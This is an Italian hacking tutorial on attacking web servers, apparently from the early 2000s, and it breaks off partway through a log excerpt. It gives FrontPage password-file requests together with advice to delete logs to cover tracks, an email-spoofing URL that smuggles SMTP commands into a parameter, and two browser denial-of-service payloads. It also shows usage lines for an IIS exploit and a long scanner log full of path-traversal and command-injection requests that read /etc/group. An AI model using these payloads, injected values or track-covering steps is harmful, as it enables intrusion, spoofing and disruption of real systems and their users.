<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<TITLE>Server error!</TITLE>
<LINK REV="made" HREF="mailto:admin@192.168.1.2">
</HEAD>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000" LINK="#0000CC">
<H1>Server error!</H1>
<DL>
<DD>
handler "cgi-script" not found for: C:/php/php.exe
</DL><DL><DD>
If you think this is a server error, please contact
the <A HREF="mailto:admin@192.168.1.2">Webmaster</A>
</DL>
<H2>Error 500</H2>
<DL>
<DD>
<ADDRESS>
<A HREF="/">192.168.1.2</A>
<BR>
<small>02/03/02 10:56:53</small>
<BR>
<small>Apache/2.0.28 (Win32)</small>
</ADDRESS>
</DL>
</BODY>
</HTML>
```

Chiaramente fino ad adesso abbiamo parlato di qualche cosa che di fatto non può essere definita una regola che può essere applicata a qualsiasi WEB.
D’altra parte il discorso dei WEB segue esattamente quello generale dell’hacker ovvero quello che spinge a cercare i punti deboli di un sistema con tutti gli strumenti a disposizione.
Tra i vari tools che possono essere utilizzati per testare la presenza di determinati problemi dentro ad un sito specifico c’è WEBCHK il quale dispone di diverse scelte orientate all’esecuzione di test nei confronti di CGI.
Il programma è prelevabile da :

http://www.illegalcrew.org

Il software dispone di possibilità di parametrizzazione anche se di fatto i test devono essere fatti individualmente.
Nella finestra superiore viene visualizzata la risposta del WEB sottoposto all’invio della stringa di prova anche se la dialog visualizza già un messaggio in cui viene detto se il web è di fatto soggetto a quel problema o meno.
L’immagine che segue mostra la dialog di lavoro di WEBCHK.

FrontPage

Molti exploit collegati a FrontPage hanno come scopo quello di permettere l'accesso alla directory wwwroot directory e quindi possono essere usati per cambiare la pagina principale di un sito.
La seguente lista mostra la struttura di alcuni files di IIS relativamente ad un ipotetico disco C:

```
C:\InetPub\wwwroot                                <Home>
C:\InetPub\scripts                                /Scripts
C:\InetPub\wwwroot\_vti_bin                       /_vti_bin
C:\InetPub\wwwroot\_vti_bin\_vti_adm              /_vti_bin/_vti_adm
C:\InetPub\wwwroot\_vti_bin\_vti_aut              /_vti_bin/_vti_aut
C:\InetPub\cgi-bin                                /cgi-bin
C:\InetPub\wwwroot\srchadm                        /srchadm
C:\WINNT\System32\inetserv\iisadmin               /iisadmin
C:\InetPub\wwwroot\_vti_pvt
C:\InetPub\wwwroot\samples\Search\QUERYHIT.HTM    Internet Information Index
Server sample
C:\Program Files\Microsoft FrontPage\_vti_bin
C:\Program Files\Microsoft FrontPage\_vti_bin\_vti_aut
C:\Program Files\Microsoft FrontPage\_vti_bin\_vti_adm
C:\WINNT\System32\inetserv\iisadmin\htmldocs\admin.htm  /iisadmin/isadmin
```

Utilizzando FRONTPAGE un hacker potrebbe alterare I files HTML di un sito remoto in quanto spesso i WEB FrontPage sono lasciati senza password.
Nel menu file dell'explorer di FrontPage selezionate Open FrontPage Web.
Nella dialogbox selezionate Open an Existing FrontPage Web e quindi scegliete anche il web interessato.
Clickate 'More Webs' se il web desiderato non è listato.
Clickate OK.
Se vi viene richiesto il nome dell'autore e della password allora dovrete decriptare service.pwd.
Lo scanning della PORTA 80 (http) o 443 (https) possono indicare:

```
GET /_vti_inf.html          #Assicurare che le estensioni di FrontPage sono
installate.
GET /_vti_pvt/service.pwd   #Contiene le password codificate (Non usato in IIS)
GET /_vti_pvt/authors.pwd   #Sui servers Netscape. Nomi e password criptate
GET /_vti_pvt/administrators.pwd
GET /_vti_log/author.log    #Se author.log esiste allora dovrete cancellarlo per
coprire le tracce
GET /samples/search/queryhit.htm
```

L'utilizzo di alcuni motori di ricerca potrebbe portarci ad individuare la presenza di service.pwd.
Per fare questo è sufficiente digitare il nome del file nel campo delle voci da ricercare.

Un tentativo che è possibile fare è indirizzato a vedere se mediante il servizio FTP è possibile scaricare il file.

Email Spoofing

Come abhbiamo detto prima alcuni tipi di problemi dipendono dai linguaggi utilizzati sui WEB server come ad esempio ASP.
Ne è un esempio l'email spoofing legato all'uso delle funzioni ASP per l'invio di messaggi Email. tramite **CDONTS.NEWMAIL**
Infatti moltissime installazioni IIS utilizzano questo oggetto per l'addempimento di funzionalità d'invio di messaggi.
Questo oggetto può essere utilizzato da un attaccante per inviare messaggi in modo arbitrario tramite WEB server.
ASP utilizza l''oggetto CDONTS.NEWMAIL.nel seguente modo :

```
<%
set objNewMail = CreateObject("CDONTS.Newmail")
objNewMail.From = "newsletter@company.com"
objNewMail.To = Request.QueryString("email")
objNewMail.Subject = "NEWSLETTER"
objNewMail.Body = "Please find attached the newsletter."
objNewMail.AttachFile "c:\newsletter.txt", "mailatt.txt"
objNewMail.Send
%>
```

La prima linea crea l'oggetto CDONTS.NEWMAIL mentre le altre settano I parametri relativi alle proprietà utilizate per l'invio del messaggio.
Come potete vedere dal codice di prima i parametri vengono letti mediante delle funzioni ASP del tipo Request.QueryString("email") per cui è presupponibile che per l'invio di una nuova email l'utente attivi un URL nel seguente modo :

```
http://www.company.com/newsletter.asp?email=david@ngssoftware.com
```

I valori verranno settati all'inyterno dei parametri nel seguente modo :

```
..
mail from: newsletter@company.com
rcpt to: david@ngssoftware.com
data
Subject: NEWSLETTER
..
..
```

e quindi l'email viene inviata.
Tutta via se si provasse a inviare :

```
http://www.company.com/newsletter.asp?email=victim@spoofed.com%0D%0Adata%0D%0ASub
ject:%20Spoofed!%0D%0A%0D%0AHi,%0D%0AThis%20is%20a%20spoofed%20email%0D%0
A.%0D%0Aquit%0D%0A
```

La creazione dei parametri sarebbe :

```
..
..
mail from: newsletter@company.com
rcpt to: victim@spoofed.com
data
Subject: Spoofed!
Hi,
This is a spoofed e-mail
.
```

```
quit
```

In questo modo un email verrebbe inviata tramite l'oggetto NEWMAIL
In alcuni casi potrebbe essere il WEB a creare problemi agli Internet Explorer di chi ci naviga sopra.
Ad esempio il TAG che segue crea un Denaial of Service (Dos) a chi ci naviga sopra (fate attenzione che sde riportate il codice dentro ad una pagina WEB per dimostrazione sostituite la I di IMG con qualche altra lettera per non fare in modo che chi legge la pagina venga colpito dall'attacco DOS):

```
<img
src=Ö×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙ
ÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§
ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåé
âäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o
¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×Ø
ÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË
§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäå
éâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}
o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×
ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉ
Ë§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâã
äåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåç
ê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕ
Ö×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛ
ÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓ
ßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâä
àåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹
°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙ
ÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§
ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåé
âäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o
¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×Ø
ÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË
§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäå
éâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}
o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×
ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉ
Ë§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâã
äåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåç
ê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕ
Ö×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛ
ÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓßâãäåéâäàåçê=}o¹¹¹°ÖÕÖ×ØÙÚÛÖÉË§ÞÓ
ßâãäåéâäàåçê>
```

Un altro DOS attack è quello che segue, sempre indirizzato ad Internet Explorer.

```
<form name="form"><input type="text" name="box"><form>
<script language="javascript">
while(true) { document.form.box.value=document.form.box.value + '§'; }
</script>
```

Dai files di LOG dei WEB SERVER è possibile raccogliere informazioni legate alle metodologie di scanning.
Alcune di queste stringhe le abbiamo già viste durante i copitoli legati a UNICODE BUG e MSADC.
Il seguente exploit viene usato con la sintassi chge segue.

```
./iis-kabom -t www.victim.vic
./iis-kabom -t www.victim.vic -p proxy:port
./iis-kabom  www.victim.vic comand variant_number
./iis-kabom -p proxy:port www.victim.vic comand variant_number
Options:
-t --> Test the vulnerability (Try known variants till find the good one)
```

```
-p --> Attack through proxy
```

```
69warp87.newtel.com - - [14/Aug/2001:12:56:16 -0400] "QUIT" 501 -
69warp87.newtel.com - - [14/Aug/2001:13:06:18 -0400] "QUIT" 401 -
69warp87.newtel.com - - [14/Aug/2001:13:07:35 -0400] "GET
/n0nexi5tent_fi1e.html HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:35 -0400] "GET
/n0nexi5tent_fi1e.html HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:36 -0400] "GET / HTTP/1.0" 401
468
69warp87.newtel.com - - [14/Aug/2001:13:07:36 -0400] "GET
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/group
HTTP/1.0" 400 371
69warp87.newtel.com - - [14/Aug/2001:13:07:36 -0400] "GET
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/winnt/win.ini
HTTP/1.0" 400
375
69warp87.newtel.com - - [14/Aug/2001:13:07:37 -0400] "GET
/../../../../../etc/group HTTP/1.0" 400 351
69warp87.newtel.com - - [14/Aug/2001:13:07:37 -0400] "GET
/../../../../../winnt/win.ini HTTP/1.0" 400 355
69warp87.newtel.com - - [14/Aug/2001:13:07:37 -0400] "GET
/../../../../..winnt/win.ini HTTP/1.0" 400 354
69warp87.newtel.com - - [14/Aug/2001:13:07:37 -0400] "GET
/.../.../.../.../.../etc/group HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:38 -0400] "GET
/.../.../.../.../.../winnt/win.ini HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:38 -0400] "GET
/../../../../../etc/group HTTP/1.0" 400 351
69warp87.newtel.com - - [14/Aug/2001:13:07:38 -0400] "GET
/../../../../../winnt/win.ini HTTP/1.0" 400 355
69warp87.newtel.com - - [14/Aug/2001:13:07:38 -0400] "GET /cgi-
bin/webdist.cgi?distloc=;/bin/cat%20/etc/group
HTTP/1.0" 40
4 284
69warp87.newtel.com - - [14/Aug/2001:13:07:39 -0400] "GET /cgi-
bin/campas?%0acat%0a/etc/group%0a HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:07:39 -0400] "GET /cgi-
bin/htmlscript?../../../../../../etc/group
HTTP/1.0" 404 28
3
69warp87.newtel.com - - [14/Aug/2001:13:07:39 -0400] "GET /cgi-
bin/php.cgi?/etc/group HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:39 -0400] "GET /cgi-
bin/pfdispaly?../../../../../../etc/group
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:07:40 -0400] "GET /cgi-
bin/pfdispaly.cgi?../../../../../../etc/group
HTTP/1.0" 404
 286
69warp87.newtel.com - - [14/Aug/2001:13:07:40 -0400] "GET /cgi-bin/view-
source?../../../../../../etc/group
HTTP/1.0" 404 2
84
69warp87.newtel.com - - [14/Aug/2001:13:07:40 -0400] "GET /cgi-
bin/htsearch?exclude=%60/etc/group%60 HTTP/1.0" 404
281
69warp87.newtel.com - - [14/Aug/2001:13:07:41 -0400] "GET
/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/bin/cat%20/etc/g
roup HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:07:41 -0400] "GET /cgi-
bin/faxsurvey?/bin/cat%20/etc/group HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:07:41 -0400] "GET /cgi-
bin/counterfiglet/nc/f=;cat%20/etc/group
HTTP/1.0" 404 307
69warp87.newtel.com - - [14/Aug/2001:13:07:41 -0400] "GET /cgi-
bin/calendar_admin.pl?config=|cat%20/etc/group|
```

```
HTTP/1.0" 4
04 290
69warp87.newtel.com - - [14/Aug/2001:13:07:42 -0400] "GET
/cgi-bin/calendar/calendar_admin.pl?config=|cat%20/etc/group| HT
TP/1.0" 404 299
69warp87.newtel.com - - [14/Aug/2001:13:07:42 -0400] "GET
/cgi-bin/pollit/Poll_It_SSI_v2.0.cgi?data_dir=/etc/group%00 HTTP
/1.0" 404 300
69warp87.newtel.com - - [14/Aug/2001:13:07:42 -0400] "GET
/cgi-bin/bb-hostsvc.sh?HOSTSVC=/../../../../../../../../etc/grou
p HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:07:42 -0400] "GET
/cgi-bin/netauth.cgi?cmd=show&page=../../../../../../../../../et
c/group HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:07:43 -0400] "GET /cgi-
bin/htgrep?file=index.html&hdr=/etc/group
HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:07:43 -0400] "GET
/cgi-bin/YaBB.pl?board=news&action=display&num=../../../../../..
/../../etc/group%00 HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:43 -0400] "GET
/search97cgi/vtopic?action=view&ViewTemplate=../../../../../etc/
group HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:44 -0400] "GET /cgi-
bin/multihtml.pl?multi=/etc/group%00html
HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:07:44 -0400] "GET /cgi-
bin/query?mss=../config HTTP/1.0" 404 278
69warp87.newtel.com - - [14/Aug/2001:13:07:44 -0400] "GET /cgi-
bin/ssi//%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/group
HTTP/1.0" 40
0 377
69warp87.newtel.com - - [14/Aug/2001:13:07:44 -0400] "GET /cgi-
bin/webplus?script=/../../../../etc/group
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:45 -0400] "GET /cgi-
bin/webplus.exe?script=/../../../../etc/group
HTTP/1.0" 404
 284
69warp87.newtel.com - - [14/Aug/2001:13:07:45 -0400] "GET /cgi-
bin/webplus.cgi?script=/../../../../etc/group
HTTP/1.0" 404
 284
69warp87.newtel.com - - [14/Aug/2001:13:07:45 -0400] "GET
/cgi-bin/mmstdod.cgi?ALTERNATE_TEMPLATES=|%20echo%20Content-Type
:%20text%2Fhtml%3Becho%20%20%3B%20cat%20%2Fetc%2Fgroup%00 HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:07:46 -0400] "GET /cgi-
bin/bbs_forum.cgi?read=../../../../etc/group
HTTP/1.0" 404
286
69warp87.newtel.com - - [14/Aug/2001:13:07:46 -0400] "GET /cgi-
bin/bbs/bbs_forum.cgi?read=../../../../etc/group
HTTP/1.0"
404 290
69warp87.newtel.com - - [14/Aug/2001:13:07:46 -0400] "GET /cgi-bin/man-
cgi?%20/etc/group%20 HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:46 -0400] "GET
/opendir.php?requesturl=/etc/group HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:47 -0400] "GET
/bb_smilies.php?user=MToxOjE6MToxOjE6MToxOjE6Li4vLi4vLi4vLi4vLi4
vZXRjL2dyb3VwAAo HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:47 -0400] "GET
/cgi-bin/talkback.cgi?article=../../../../../etc/group%00&action
=view&matchview=1 HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:07:47 -0400] "GET /cgi-
bin/cal_make.pl?p0=../../../../../etc/group%00
HTTP/1.0" 40
4 284
```

```
69warp87.newtel.com - - [14/Aug/2001:13:07:47 -0400] "GET
/cgi-bin/a1stats/a1disp3.cgi?../../../../../../../etc/group HTTP
/1.0" 404 292
69warp87.newtel.com - - [14/Aug/2001:13:07:48 -0400] "GET /cgi-bin/test-cgi
HTTP/1.0" 403 285
69warp87.newtel.com - - [14/Aug/2001:13:07:48 -0400] "GET /cgi-
bin/dumpenv.pl HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:07:48 -0400] "GET /cgi-bin/nph-test-
cgi HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:07:49 -0400] "GET /cgi-
bin/wwwboard.pl HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:07:52 -0400] "GET /cgi-
bin/wwwboard.cgi HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:07:52 -0400] "GET /cgi-bin/wwwboard
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:07:53 -0400] "GET /cgi-bin/wrap
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:07:53 -0400] "GET /cgi-bin/wrap.pl
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:53 -0400] "GET /cgi-bin/wrap.cgi
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:07:53 -0400] "GET /cgi-bin/finger
HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:07:54 -0400] "GET /cgi-bin/finger.pl
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:07:54 -0400] "GET /cgi-
bin/finger.cgi HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:07:54 -0400] "GET /cgi-bin/phf
HTTP/1.0" 302 290
69warp87.newtel.com - - [14/Aug/2001:13:07:55 -0400] "GET /cgi-bin/handler
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:55 -0400] "GET /cgi-bin/info2www
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:07:55 -0400] "GET /cgi-
bin/textcounter.pl HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:07:55 -0400] "GET /cgi-bin/glimpse
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:56 -0400] "GET /cgi-bin/aglimpse
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:07:56 -0400] "GET /cgi-bin/webgais
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:56 -0400] "GET /cgi-bin/www-sql
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:07:56 -0400] "GET /cgi-
bin/websendmail HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:07:57 -0400] "GET /cgi-bin/jj
HTTP/1.0" 404 275
69warp87.newtel.com - - [14/Aug/2001:13:07:57 -0400] "GET /cgi-bin/count.cgi
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:07:57 -0400] "GET /cgi-
bin/imagemap.exe HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:07:58 -0400] "GET /catinfo HTTP/1.0"
401 468
69warp87.newtel.com - - [14/Aug/2001:13:07:58 -0400] "/cgi-
bin/saint_test_cgi HTTP/1.0" 400 -
69warp87.newtel.com - - [14/Aug/2001:13:07:58 -0400] "GET /cgi-bin/csh
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:07:58 -0400] "GET /cgi-bin/bash
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:07:59 -0400] "GET /cgi-bin/zsh
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:07:59 -0400] "GET /cgi-bin/ash
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:07:59 -0400] "GET /cgi-bin/ksh
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:07:59 -0400] "GET /cgi-bin/sh
HTTP/1.0" 404 275
```

```
69warp87.newtel.com - - [14/Aug/2001:13:08:00 -0400] "GET /cgi-bin/perl
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:08:00 -0400] "GET /cgi-bin/perl.exe
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:08:00 -0400] "GET /cgi-bin/tcsh
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:08:01 -0400] "GET /cgi-
win/uploader.exe HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:01 -0400] "GET /cgi-dos/args.bat
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:01 -0400] "GET /cgi-dos/args.cmd
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:01 -0400] "GET /cgi-shl/win-c-
sample.exe HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:02 -0400] "GET /shop/product.asp
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:02 -0400] "GET /shop/product.ast
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:02 -0400] "GET
/scripts/c32web.exe/ChangeAdminPassword HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:02 -0400] "GET
/pccsmysqladm/incs/dbconnect.inc HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:03 -0400] "GET
/servlet/sunexamples.BBoardServlet HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:03 -0400] "GET
/_private/shopping_cart.mdb HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:03 -0400] "GET
/piranha/secure/passwd.php3 HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:04 -0400] "GET
/scripts/cart32.exe/cart32clientlist HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:04 -0400] "GET
/scripts/emurl/RECMAN.dll HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:04 -0400] "GET /cgi-
bin/guestbook.cgi HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:08:04 -0400] "GET /cgi-
bin/guestbook.pl HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:08:05 -0400] "GET /cgi-bin/excite
HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:08:05 -0400] "GET
/site/eg/source.asp HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:05 -0400] "GET /cgi-bin/w3-
msql/index.html HTTP/1.0" 404 291
69warp87.newtel.com - - [14/Aug/2001:13:08:06 -0400] "GET /cgi-bin/wais.pl
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:08:06 -0400] "GET /cgi-
bin/wais/wais.pl HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:08:06 -0400] "GET
/ddrint/bin/ddicgi.exe HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:06 -0400] "GET /cgi-bin/db2www
HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:08:07 -0400] "GET /cgi-
bin/db2www.exe HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:08:07 -0400] "GET
/search97cgi/vtopic HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:07 -0400] "GET /cgi-bin/webplus
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:08:08 -0400] "GET /cgi-
bin/webplus.exe HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:08:08 -0400] "GET /cgi-
bin/webplus.cgi HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:08:08 -0400] "GET /dsgw/bin/search
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:08 -0400] "GET
/pbserver/pbserver.dll HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:09 -0400] "GET /cgi-
bin/statsconfig.pl HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:08:09 -0400] "GET /cgi-bin/wwwwais
